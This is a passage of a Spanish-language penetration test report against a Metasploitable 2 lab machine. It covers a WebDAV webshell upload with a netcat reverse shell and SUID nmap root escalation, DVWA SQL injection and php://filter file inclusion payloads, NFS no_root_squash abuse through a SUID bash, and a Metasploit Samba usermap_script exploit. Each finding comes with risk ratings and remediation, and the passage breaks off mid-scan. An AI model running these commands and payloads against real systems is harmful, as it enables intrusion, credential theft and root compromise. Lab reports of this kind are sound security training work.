twiki-en-US/docs/Web/HTTP [Status: 301, Size: 321, Words: 21, Lines: 10, Duration: 8ms]
:: Progress: [4750/4750] :: Job [1/1] :: 64 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

```
(dani@BootCamp-Kali)-[~]
$ nmap -p80 -sV --script=http-enum,http-methods,http-headers 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-17 19:11 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-server
rs
Nmap scan report for 192.168.56.104
Host is up (0.00021s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-headers:
| Date: Tue, 17 Feb 2026 18:11:06 GMT
| Server: Apache/2.2.8 (Ubuntu) DAV/2
| X-Powered-By: PHP/5.2.4-2ubuntu5.10
| Connection: close
| Content-Type: text/html
|
|_ (Request type: HEAD)
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_/index/: Potentially interesting folder
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

```
(dani@BootCamp-Kali)-[~]
$ gobuster dir -u http://192.168.56.104 \
-w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt \ -progress: [4750/4750] :: Job [1]
-x php,txt,bak,old,zip \
-t 40
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.56.104
[+] Method:       GET
[+] Threads:     40
[+] Wordlist:    /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8.2
[+] Extensions:  bak,old,zip,php,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
index           (Status: 200) [Size: 891]
index.php        (Status: 200) [Size: 891]
test            (Status: 301) [Size: 320] [→ http://192.168.56.104/test/]
twiki           (Status: 301) [Size: 321] [→ http://192.168.56.104/twiki/]
tikiwiki        (Status: 301) [Size: 324] [→ http://192.168.56.104/tikiwiki/]
phpinfo          (Status: 200) [Size: 48014]
phpinfo.php      (Status: 200) [Size: 48026]
server-status    (Status: 403) [Size: 300]
phpMyAdmin       (Status: 301) [Size: 326] [→ http://192.168.56.104/phpMyAdmin/]
Progress: 1323342 / 1323342 (100.00%)
=====
Finished
=====
```



```
(dani@BootCamp-Kali)-[~]
$ gobuster dir -u http://192.168.56.104 \
-w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt \ -progress: [4750/4750] :: Job [1]
-x php,txt,bak,old,zip \
-t 40
2020/02/17 18:49:21 wordlist file: seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
2020/02/17 18:49:21 gobuster vhost enum http://192.168.56.104 \
-w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt \
-t 40
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.56.104
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] User Agent:   gobuster/3.8.2
[+] Timeout:      10s
[+] Append Domain: true
[+] Exclude Hostname Length: 1 fail
=====
Starting gobuster in VHOST enumeration mode
=====
Progress: 114442 / 114442 (100.00%)
```

Explotación — File Upload

Webshell utilizada:


Subida del archivo:

```
curl -X PUT http://192.168.56.104/dav/shell.php \
--data-binary @shell.php
→ 201 Created
```

```
(dani@BootCamp-Kali)-[~]
$ curl -X PUT http://192.168.56.104/dav/test.txt -d "hola"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /dav/test.txt has been created.</p>
<hr />
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.104 Port 80</address>
</body></html>
```


RCE Inicial

```
http://192.168.56.104/dav/shell.php?cmd=id
→ www-data
```



Reverse shell:

```
?cmd=nc -e /bin/sh 192.168.56.103 4444
```



Escalada de Privilegios

```
find / -perm -4000 -type f 2>/dev/null  
→ /usr/bin/nmap
```

```
(dani@BootCamp-Kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.104] 41166
whoami
www-data
ls -la
total 16
drwxrwxrwt  2 root      root      4096 Feb 20  06:03 .
drwxr-xr-x 10 www-data www-data 4096 May 20  2012 ..
-rw-r--r--  1 www-data www-data   31 Feb 20  06:03 shell.php
-rw-r--r--  1 www-data www-data    4 Feb 17 14:09 test.txt
cat shell.php
<?php system($_GET["cmd"]); ?>
ls -la /var/www
total 80
drwxr-xr-x 10 www-data www-data 4096 May 20  2012 .
drwxr-xr-x 14 root      root      4096 Mar 17  2010 ..
drwxrwxrwt  2 root      root      4096 Feb 20  06:03 dav
drwxr-xr-x  8 www-data www-data 4096 May 20  2012 dvwa
-rw-r--r--  1 www-data www-data  891 May 20  2012 index.php
drwxr-xr-x 10 www-data www-data 4096 May 14  2012 mutillidae
drwxr-xr-x 11 www-data www-data 4096 May 14  2012 phpMyAdmin
-rw-r--r--  1 www-data www-data   19 Apr 16  2010 phpinfo.php
drwxr-xr-x  3 www-data www-data 4096 May 14  2012 test
drwxrwxr-x 22 www-data www-data 20480 Apr 19  2010 tikiwiki
drwxrwxr-x 22 www-data www-data 20480 Apr 16  2010 tikiwiki-old
drwxr-xr-x  7 www-data www-data 4096 Apr 16  2010 twiki
sudo -l

find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
```

nmap --interactive

!sh

whoami

→ root

```

nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
ls -la
total 80
drwxr-xr-x 10 www-data www-data 4096 May 20 2012 .
drwxr-xr-x 14 root      root     4096 Mar 17 2010 ..
drwxrwxrwt  2 root      root     4096 Feb 20 06:03 dav
drwxr-xr-x  8 www-data www-data 4096 May 20 2012 dvwa
-rw-r--r--  1 www-data www-data 891 May 20 2012 index.php
drwxr-xr-x 10 www-data www-data 4096 May 14 2012 mutillidae
drwxr-xr-x 11 www-data www-data 4096 May 14 2012 phpMyAdmin
-rw-r--r--  1 www-data www-data 19 Apr 16 2010 phpinfo.php
drwxr-xr-x  3 www-data www-data 4096 May 14 2012 test
drwxrwxr-x 22 www-data www-data 20480 Apr 19 2010 tikiwiki
drwxrwxr-x 22 www-data www-data 20480 Apr 16 2010 tikiwiki-old
drwxr-xr-x  7 www-data www-data 4096 Apr 16 2010 twiki

```

Riesgo

Likelihood: Critical — WebDAV con método PUT habilitado es trivial de detectar mediante escaneo automatizado.

Impact: Critical — Permite ejecución remota de código y escalada a root sin autenticación.

Severidad Global: Critical

Superficie Web Adicional Identificada

Durante la enumeración se identificaron los siguientes recursos adicionales expuestos:

Ruta	Tipo	Riesgo Potencial
/phpMyAdmin	Panel de administración DB	Alto
/phpinfo.php	Information Disclosure	Alto
/tikiwiki	CMS antiguo	Medio
/twiki	CMS antiguo	Medio
/test	Página de prueba	Bajo

Aunque no fueron explotados en este vector, incrementan significativamente la superficie de ataque y deberían ser revisados.

Referencias

- CWE-434 — Unrestricted File Upload

- CWE-269 — Improper Privilege Management
- MITRE ATT&CK T1105 — Ingress Tool Transfer
- MITRE ATT&CK T1059 — Command Execution
- MITRE ATT&CK T1068 — Privilege Escalation

Remediación

- Deshabilitar WebDAV si no es estrictamente necesario.
- Eliminar métodos HTTP innecesarios (PUT, DELETE).
- Implementar validación estricta de tipo de archivo en uploads.
- Eliminar el bit SUID de `/usr/bin/nmap` :


```
chmod -s /usr/bin/nmap
```
- Actualizar Apache, PHP y sistema operativo.
- Eliminar `/phpinfo.php` en entornos productivos.
- Implementar WAF o controles adicionales para subida de archivos.

HALL-006 — HTTP — SQL Injection en DVWA (Alto)

Campo	Detalle
Puerto	80/tcp
Servicio	DVWA — Módulo SQL Injection
CVE	N/A (aplicación vulnerable intencionalmente)
CWE	CWE-89 — Improper Neutralization of Special Elements used in an SQL Command
CVSS v3	8.6 (Alto)
Herramientas	Burp Suite, manual
Sistema	192.168.56.104/dvwa

Descripción:

La aplicación DVWA presenta una vulnerabilidad de inyección SQL en el parámetro `id` del módulo SQL Injection.

Se validó la explotación en distintos niveles de seguridad configurables de la aplicación:

Nivel LOW

No existe ningún tipo de sanitización del input.

La concatenación directa del parámetro permite ejecución de consultas arbitrarias.

Payload utilizado:

1' UNION SELECT user,password FROM users#

Permite la extracción directa de usuarios y hashes almacenados en la base de datos.

Nivel MEDIUM

Se implementa un escape básico de comillas simples.

El control puede ser evadido eliminando la comilla inicial y adaptando la consulta.

Payload utilizado:

1 UNION SELECT user,password FROM users-- -

La explotación sigue siendo viable.

Nivel HIGH

Se implementa validación mediante `is_numeric()`.

En este nivel, la explotación no fue posible.

El control resulta efectivo frente a los vectores probados.

Evidencia

Identificación

The screenshot shows a browser window for the DVWA SQL Injection page at <http://192.168.56.104/dvwa/vulnerabilities/sqlinjection/>. The payload '1 OR 1=1' has been entered into the 'User ID' field and submitted. The 'More info' section displays three links related to SQL injection: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. The status bar at the bottom indicates 'Username: admin Security Level: high PHPIDS: disabled'. To the right, a FoxyProxy extension sidebar shows 'Disable' and 'Burpsuite' options. The footer of the DVWA page reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Impacto

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". A "User ID:" label is followed by an input field containing "user,password FROM users--" and a "Submit" button. Below the input field, several red error messages are displayed, each starting with "ID: 1 UNION SELECT user,password FROM users--". These messages reveal user information for multiple accounts, such as admin, gordonb, 1337, pablo, and smithy, along with their corresponding hashed passwords. At the bottom of the main content area, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tips/sql-injection.html>. At the very bottom of the page, there are "View Source" and "View Help" buttons. The footer contains the text "Username: admin", "Security Level: medium", and "PHPIDS: disabled".

Datos extraídos:

admin : 5f4dcc3b5aa765d61d8327deb882cf99

user : ee11cbb19052e40b07aac0ca060c23ee

El hash del usuario `admin` corresponde a:

MD5 → "password"

La vulnerabilidad permite:

- Extracción completa de la base de datos.
- Compromiso de credenciales.
- Potencial escalada a nivel sistema si la cuenta DB dispone de privilegios adicionales (ej. FILE).

Riesgo

Likelihood: High — Parámetro GET vulnerable sin validación robusta en niveles LOW y MEDIUM.

Impact: High — Permite extracción de datos sensibles y posible escalada si existen privilegios adicionales en la base de datos.

Severidad Global: High

Referencias

- CWE-89 — SQL Injection
- MITRE ATT&CK T1190 — Exploit Public-Facing Application
- OWASP Top 10 — A03:2021 Injection

Remediación

- Uso obligatorio de consultas parametrizadas (prepared statements).
- Prohibir concatenación directa de input de usuario en consultas SQL.
- Implementar validación estricta de tipo de dato y longitud.
- Aplicar principio de mínimo privilegio en cuentas de base de datos.
- Considerar WAF como capa adicional de defensa.
- El comportamiento del nivel HIGH demuestra la efectividad de validaciones estrictas de entrada.

HALL-007 — HTTP — Local File Inclusion en DVWA (Alto)

Campo	Detalle
Puerto	80/tcp
Servicio	DVWA — Módulo File Inclusion
CVE	N/A (aplicación vulnerable intencionalmente)
CWE	CWE-98 — Improper Control of Filename for Include/Require Statement
CVSS v3	7.5 (Alto)
Herramientas	Browser, php://filter
Sistema	192.168.56.104/dvwa

Descripción:

El módulo File Inclusion de DVWA presenta una vulnerabilidad de Local File Inclusion (LFI) explotable incluso en nivel HIGH mediante el uso del wrapper `php://filter`.

La técnica permite leer archivos locales arbitrarios codificados en Base64, eludiendo restricciones que impiden la ejecución directa de código.

Payload utilizado:

```
/dvwa/vulnerabilities/fi/?page=php://filter/convert.base64-  
encode/resource=/var/www/dvwa/config/config.inc.php
```

La respuesta devuelve el contenido del archivo en formato Base64. Tras su decodificación, se obtienen credenciales de base de datos almacenadas en el archivo de configuración.

Ejemplo de contenido recuperado:

```
_DVWA['db_password'] = ";
```

Se evaluó la posibilidad de Remote File Inclusion (RFI).

La configuración de PHP (`allow_url_include = Off`) mitiga correctamente este vector, impidiendo inclusión remota de recursos externos.

Evidencia

Identificación

The screenshot shows a browser window with the URL `http://192.168.56.104/dvwa/vulnerabilities/fi/?page=...J..J..J..J..etc/passwd`. The page content is a shell dump of the `/etc/passwd` file, listing various system accounts and their encrypted passwords. A warning message at the top indicates that header information was modified. The DVWA logo is visible at the top right of the page.

Impacto

The screenshot shows a browser window with the URL `http://192.168.56.104/dvwa/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=/var/www/dvwa/config/config.inc.php`. The page content is a shell dump of the `config.inc.php` file, which contains sensitive configuration data. A warning message at the top indicates that header information was modified. The DVWA logo is visible at the top right of the page.

```

[dani@BootCamp-Kali]-[~]
$ echo "PD9waHANCg0KIyBjZiB5b3UgYXJlIGhhdluyBwcm91bGVtcyBjb25uZWNoaW5nIHrvIHroZSBNeVNRTCBkYXrhYmFzzSBhb0gYwxsIG9mIHroZSB2YJpYWJsZXmgYmVsb3cgYXJlIGNvcnJlY3QNCiMgdHJ5IGNoYW5naW5nIHroZSBAnZGJFc2VydmyJyB2YXJpYWJsZSB8mc9tIGxvY2FsaG9zdC0b0yAxMjcuMC4wLjEuIEZpeGVzIGEgchJvYmxlbSBkdWUgd68gc29ja2V0cy4NCiMgVGhhbmtzHrV1GrpZ2uaW5qYSBmb3IlgdhlIGZpe4NCg0KIyBEYXrhYmFzZBtY5hZ2VtZW50IHNSc3Rlrb0byb1c2UNcg0KJERCTVMgPSAnTxLTUwn0w0KIyREQk1TID0gJ1BH1FMJzsNCg0KIyBEYXrhYmfzSB2YXJpYWJsZXmNCg0KJF9EVldBID0gYXJyYXkoTsNCiRFRFZXQvsgJ2Rix3NLcnZlcicgXSa91Cdsb2NhbGhv3Qn0w0KJF9EVldBWyAnZGJfcGFCz3dvcmQnIF0gPSAnJzsNCg0KIyBPbmxF5IG5lZWRlZCBmb3IgUEdTUuWNCiRfRFZXQvsgJ2Rix3BvcnQnIF0gPSAnNTqMz7IA0KDQo/Pg0K" | base64 --decode
# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>

```

La vulnerabilidad permite:

- Lectura de archivos sensibles del sistema.
- Exposición de credenciales de base de datos.
- Potencial pivot hacia compromiso completo de la aplicación.

Riesgo

Likelihood: High — Técnica ampliamente conocida y ejecutable sin herramientas especializadas.

Impact: High — Permite acceso a archivos sensibles y credenciales internas.

Severidad Global: High

Referencias

- CWE-98 — Improper Control of Filename for Include/Require Statement
- MITRE ATT&CK T1005 — Data from Local System
- OWASP Top 10 — A05:2021 Security Misconfiguration

Remediaci n

- Implementar lista blanca estricta de archivos permitidos en el parámetro [page](#).
- Evitar inclusión din mica directa basada en input del usuario.
- Deshabilitar wrappers de PHP innecesarios si no son requeridos.
- Almacenar credenciales fuera del web root.
- Aplicar principio de m nimo privilegio en la configuraci n de la base de datos.
- La validaci n de entrada del nivel HIGH demuestra que controles adecuados pueden mitigar eficazmente este vector.

HALL-008 — NFS — Configuración Insegura no_root_squash (Crítico)

Campo	Detalle
Puertos	111/tcp (rpcbind) + 2049/tcp (NFS)
Servicio	rpcbind + NFS
CVE	N/A (misconfiguration)
CWE	CWE-284 — Improper Access Control
CVSS v3	9.8 (Crítico)
Herramientas	rpcinfo, showmount, mount, ssh
Sistema	192.168.56.104

Descripción:

El servidor NFS exporta el filesystem raíz (`/`) a cualquier host de la red (`*`) con la opción `no_root_squash` habilitada.

Configuración identificada:

`/etc(exports:`

`/ *(rw,sync,no_root_squash,no_subtree_check)`

La opción `no_root_squash` permite que un usuario con UID 0 (root) en el sistema cliente mantenga sus privilegios al interactuar con el filesystem remoto.

En este caso, cualquier atacante con acceso de red al puerto NFS puede:

- Montar el filesystem raíz completo.
- Modificar archivos arbitrarios.
- Crear binarios SUID.
- Insertar claves SSH.
- Leer `/etc/shadow`.

No se requiere explotación de software ni vulnerabilidad técnica; la configuración por sí sola otorga control total del sistema.

Cadena de Explotación

1. Montaje del filesystem remoto
2. Creación de binario SUID en el sistema víctima

3. Acceso SSH

4. Ejecución del binario con privilegios root

Evidencia

Identificación

```
(dani@BootCamp-Kali)-[~] with --dns-servers
$ nmap -p 111 -sV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 18:59 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00061s latency).

PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2 (RPC #100000)
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

```
(dani@BootCamp-Kali)-[~]
$ nmap -p2049 -sCV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 20:23 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00066s latency).

PORT      STATE SERVICE VERSION
2049/tcp  open  nfs      2-4 (RPC #100003)
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

Montaje del Filesystem

```
sudo mount -t nfs 192.168.56.104:/ /mnt
```

```
(dani@BootCamp-Kali)-[~]
$ nmap -p2049 -sCV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 20:23 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00066s latency).

PORT      STATE SERVICE VERSION
2049/tcp  open  nfs      2-4 (RPC #100003)
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds

(dani@BootCamp-Kali)-[~]
$ mount | grep 192.168.56.104
(dani@BootCamp-Kali)-[~]
$ sudo mount -t nfs 192.168.56.104:/ /mnt
[sudo] password for dani:
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
(dani@BootCamp-Kali)-[~]
$ sudo cp /mnt/bin/bash /mnt/tmp/nfsbash
(dani@BootCamp-Kali)-[~]
$ sudo chmod 4755 /mnt/tmp/nfsbash
(dani@BootCamp-Kali)-[~]
$ ls -la /mnt/tmp/nfsbash
-rwsr-xr-x 1 root root 701808 Feb 20 19:46 /mnt/tmp/nfsbash
```

Escalada de Privilegios

```
sudo cp /mnt/bin/bash /mnt/tmp/nfsbash
```

```
sudo chmod 4755 /mnt/tmp/nfsbash
```

Acceso SSH:

ssh msfadmin@192.168.56.104

Ejecución del binario:

```
/tmp/nfsbash -p  
whoami  
→ root
```

```
(dani@BootCamp-Kali)-[~]  
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.104  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
msfadmin@192.168.56.104's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*-/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Fri Feb 20 12:38:10 2006 from 192.168.56.103  
msfadmin@metasploitable:$ /tmp/nfsbash -p  
nfsbash-3.2# whoami  
root  
nfsbash-3.2# ls -la  
total 40  
drwxr-xr-x 7 msfadmin msfadmin 4096 2026-02-20 06:25 .  
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 ..  
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history → /dev/null  
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc  
drwx—— 2 msfadmin msfadmin 4096 2026-02-20 06:25 .gconf  
drwx—— 2 msfadmin msfadmin 4096 2026-02-20 06:25 .gconfd  
-rw—— 1 msfadmin msfadmin 260 2026-02-16 14:03 .mysql_history  
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile  
-rwx—— 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts  
drwx—— 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh  
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful  
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable  
nfsbash-3.2# ■
```

Riesgo

Likelihood: Critical — Requiere únicamente conectividad al puerto 2049.

Impact: Critical — Permite acceso completo al sistema de archivos y privilegios root sin explotación de software.

Severidad Global: Critical

Referencias

- CWE-284 — Improper Access Control
- MITRE ATT&CK T1021 — Remote Services
- MITRE ATT&CK T1068 — Privilege Escalation
- NIST SP 800-53 AC-6 — Least Privilege

Remediacin

- Eliminar la exportacin del filesystem ra z.
- Exportar  nicamente directorios estrictamente necesarios.
- Habilitar `root_squash` (valor por defecto).

- Considerar `all_squash` cuando sea apropiado.
- Restringir acceso por IP específica en lugar de usar `*`.
- Implementar autenticación basada en Kerberos para NFS en entornos corporativos.
- Restringir el servicio mediante firewall.

HALL-009 — SMB — Samba 3.0.20 Username Map Script RCE (Crítico)

Campo	Detalle
Puertos	139/tcp + 445/tcp
Servicio	Samba 3.0.20-Debian
CVE	CVE-2007-2447
CWE	CWE-94 — Improper Control of Generation of Code / CWE-77 — Command Injection
CVSS v3	9.8 (Crítico)
Herramientas	smbclient, Metasploit (exploit/multi/samba/usermap_script)
Sistema	192.168.56.104

Descripción:

La versión de Samba 3.0.20 presenta una vulnerabilidad crítica en la funcionalidad `username map script`.

Cuando esta opción está habilitada en la configuración (`smb.conf`), permite la inyección de comandos de sistema a través del campo de nombre de usuario durante el proceso de autenticación. Esto resulta en ejecución remota de código sin necesidad de credenciales válidas.

Se confirmó adicionalmente:

- Acceso anónimo al share `tmp`.
- Enumeración de recursos compartidos sin autenticación.

La vulnerabilidad permite ejecución remota directa como root, comprometiendo completamente el sistema.

Evidencia

Identificación

```
smbclient -L //192.168.56.104 -N
```

Resultado:

IPC\$

tmp

print\$

```
(dani@BootCamp-Kali)-[~]
$ nmap -p 139,445 -sV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 18:59 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00054s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

```
(dani@BootCamp-Kali)-[~]
$ Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 18:59 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00061s latency).

PORT      STATE SERVICE      VERSION
```

Explotación

```
use exploit/multi/samba/usermap_script
set RHOST 192.168.56.104
set LHOST 192.168.56.103
set LPORT 4444
exploit
```

```
(dani@BootCamp-Kali)-[~]
$ nmap -p 445 --script smb-enum-shares,smb-enum-users,smb-os-discovery 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 19:01 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00047s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\\192.168.56.104\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\\192.168.56.104\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\\192.168.56.104\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\\192.168.56.104\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|   \\\192.168.56.104\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
|     Users: 1
